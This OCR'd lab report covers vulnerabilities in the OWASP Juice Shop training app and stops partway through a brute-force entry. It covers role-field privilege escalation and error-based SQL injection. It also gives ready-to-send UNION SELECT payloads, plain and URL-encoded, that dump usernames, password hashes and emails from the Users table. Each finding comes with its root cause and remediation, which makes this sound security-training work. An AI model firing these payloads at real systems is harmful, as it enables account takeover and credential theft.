
Steps to Reproduce (STR):


1. Navigate to the login page.
2. Try to sign up and fill input fields
3. Intercept the request using Burp Suite to check the request and response.
4. You will notice that there is a request from API, try to forward it to check the response.
5. Response shown that there is a header called “role”: “customer”, that is define the role of the new account
6. Change email in the API Request and add “role”: “admin”, header to it.


Proof of Concept (PoC):


- **Payload Used:**
- Adding “role”: “admin” to the request


- **Screenshot(s):**











Impact:

- Privilege Escalation: Any user can become an admin.
- Full Application Control: Admins can view orders, access user data, manage products, etc.
- Severe Data Breach Risk: Especially in a real-world app, this could lead to full system compromise.

Root Cause (Conceptual):

- Lack of **server-side validation** of user roles.
- The backend **trusts client input**, assuming users won't submit a role field manually.
- No input sanitization or role enforcement on the server.

Remediation / How to Fix:

- Server-side Role Enforcement
- Validation Logic: Use strict whitelisting on roles and only allow trusted systems/admins to assign roles.

Tools Used:

- Burp Suite


Vulnerability: User Credential Dump via SQL Injection (Direct API)


Juice Shop Challenge: Extract Full User Credential Records
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ⭐ ☆
Location/URL:
• /rest/products/search
Parameter/Input Field:
• q query parameter
Description:
• A UNION-based SQL injection vulnerability exists specifically in the /rest/products/search API endpoint. By crafting a malicious payload for the q query parameter, an attacker can manipulate the backend SQL query to append a UNION SELECT statement targeting the Users table, thereby dumping the entire contents of user records directly within the API's JSON response.
Steps to Reproduce (STR):

1. Construct a GET request targeting the /rest/products/search API endpoint.
2. Determine the correct number of columns expected by the original query (as described in the previous UNION-based vulnerability). Assume 9 columns.
3. Craft a payload for the q parameter designed to close the intended query and append a UNION SELECT statement retrieving all relevant columns from the Users table. Example: test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt, id, email, profileImage FROM USERS--
4. URL-encode this payload.
5. Send the crafted GET request using a tool like curl, Postman, or Burp Repeater: GET /rest/products/search?q=test%27))%20UNION%20SELECT%20username,%20password,

%20role,%20deletedAt,%20isActive,%20createdAt,%20id,%20email,%20profileImage%20FROM%20USERS-- HTTP/1.1 (Add necessary headers like Host).

6. Analyze the JSON response body. It will contain the standard product search results structure, but the data fields will be populated with the corresponding values extracted from the Users table (usernames, hashed passwords, emails, roles, etc.).
   Proof of Concept (PoC):
   • Payload Used (in q parameter): test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt, id, email, profileImage FROM USERS--
   • Screenshot(s):





Impact:
• Complete exposure of the user database contents accessible to the web application's

database connection, including usernames, hashed passwords, emails, roles, and other potentially sensitive user attributes.

Root Cause (Conceptual):

• Critical lack of input validation and sanitization on the q query parameter in the search API.

• Backend code directly incorporates the unsanitized q parameter into an SQL query, enabling injection.

• The API endpoint returns the raw results of the manipulated query, including the injected data from the Users table.

Remediation / How to Fix:

• Implement parameterized queries (prepared statements) as the primary defense against SQL injection for this API endpoint.

• Apply strict allow-list based input validation on the q parameter.

• Sanitize any input that must be dynamically included in queries (though parameterization is strongly preferred).

• Limit the privileges of the database user associated with the web application.

• Structure API responses using DTOs to ensure only expected data fields are returned, rather than raw query results.

Tools Used:

• Browser (Developer Tools Network Tab)

• Burp Suite (Repeater, Proxy)

• curl or similar HTTP request tool

Vulnerability: Database Schema Extraction via UNION SELECT (Search)

Juice Shop Challenge: Extract User Data with SQLi

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ⭐ ☆

Location/URL:

• /#/search

• API Endpoint for search (e.g., /rest/products/search)

Parameter/Input Field:

• Search Field (UI)

• q query parameter (API)

Description:

• The search functionality is vulnerable to UNION-based SQL injection. By carefully crafting a payload, an attacker can terminate the original intended SQL query and append a UNION SELECT statement. This allows the attacker to merge results from arbitrary database tables (like the Users table) into the search results returned by the application, thereby extracting sensitive

data.


Steps to Reproduce (STR):

1. Identify the SQL injection vulnerability in the search parameter (q).
2. Determine the number of columns returned by the original search query (e.g., by using ORDER BY N-- and incrementing N until an error occurs, or by guessing with UNION SELECT NULL, NULL, ... --). Let's assume it's 9 columns for this example.
3. Craft a UNION SELECT payload that matches the number of columns and targets the desired table and columns (e.g., Users table with email, password). Example: ')) UNION SELECT email, password, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM Users--
4. URL-encode the payload and submit it via the search interface or directly to the API endpoint. Example API call: GET /rest/products/search?q=%27))%20UNION%20SELECT%20email,%20password,%20NULL,%20NULL,%20NULL,%20NULL,%20NULL,%20NULL,%20NULL%20FROM%20Users--
5. Observe the response (e.g., the list of products returned in the UI or JSON response). The extracted data (emails and passwords) will be mixed in with, or replace, the legitimate product data fields.

   Proof of Concept (PoC):

   • Payload Used: test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt, id, email, profileImage FROM USERS-- (Adjust NULLs/columns based on the actual number required by the original query).

• Screenshot(s):



Impact:
• Full extraction of sensitive data from arbitrary database tables accessible by the application's database user, including user credentials (hashed passwords), emails, roles, and potentially other PII.
Root Cause (Conceptual):
• Lack of input sanitization/parameterization allowing SQL control characters and keywords (UNION, SELECT) to manipulate the query.
• The application logic displays data retrieved from the database query (including the injected part) back to the user interface.
• Database user permissions might be overly broad.
Remediation / How to Fix:
• Use parameterized queries (prepared statements) exclusively for database access.
• Perform strict input validation and sanitization.
• Apply the principle of least privilege to the application's database user account.
• Avoid directly reflecting raw database query output in the application's response; use Data Transfer Objects (DTOs) or map results to specific, expected fields.
Tools Used:
• Burp Suite Repeater
• Browser

Vulnerability: Error-Based SQL Injection in Search
Juice Shop Challenge: Search Function SQL Injection (or similar error-based challenge)
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ☆☆☆
Location/URL:
• /#/search
• API Endpoint for search (e.g., /rest/products/search)
Parameter/Input Field:
• Search Field (UI)
• q query parameter (API)
Description:
• Injecting specific SQL syntax (e.g., a single quote or unbalanced parentheses) into the product search function triggers detailed SQL error messages from the backend database. These errors can reveal information about the underlying SQL query structure, table/column names, or database type, aiding further exploitation.
Steps to Reproduce (STR):

1. Navigate to the search interface or identify the search API endpoint.


2. Enter a character or sequence designed to break SQL syntax into the search field, such as a single quote (').
3. Submit the search query.

Observe the application's response. Look for detailed error messages containing SQL syntax, keywords (like SELECT, FROM, WHERE), table names, or database-specific error codes presented either directly on the page or in the API response.

Proof of Concept (PoC):

• Payload Used: ' or " or ')) (or other syntax-breaking characters)

• Screenshot(s):



Impact:

• Information Disclosure: Exposes potentially sensitive details about the backend database structure, technology, and query logic.

• Facilitates Further Attack: Error messages help attackers refine more complex SQL injection payloads (like UNION-based attacks).

Root Cause (Conceptual):

• Direct concatenation or interpolation of unsanitized user input (q parameter) into a backend SQL query string.

• Configuration allowing detailed database error messages to be propagated back to the client/user interface.

Remediation / How to Fix:

• Implement parameterized queries (prepared statements) to handle user input safely.

• Apply input validation and sanitization to the search parameter.
• Configure the application and web server to suppress detailed error messages in production environments, showing only generic error pages to the user. Log detailed errors server-side only.

Tools Used:

• Browser
• Burp Suite

Vulnerability: Password Brute Force via Burp Suite Intruder

Juice Shop Challenge: Password Guessing (or similar brute force challenge)

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆☆

Location/URL:

• /#/login
• API Endpoint for login (e.g., /rest/user/login)

Parameter/Input Field:

• Password
• Email (used to target a specific account, e.g., admin)

Description:

• The login endpoint lacks adequate protection against automated guessing attacks (like rate limiting or account lockout). This allows an attacker to use tools like Burp Suite Intruder with a password list to systematically try combinations against a known username (e.g., admin@juice-sh.op) until the correct password is found.

Steps to Reproduce (STR):

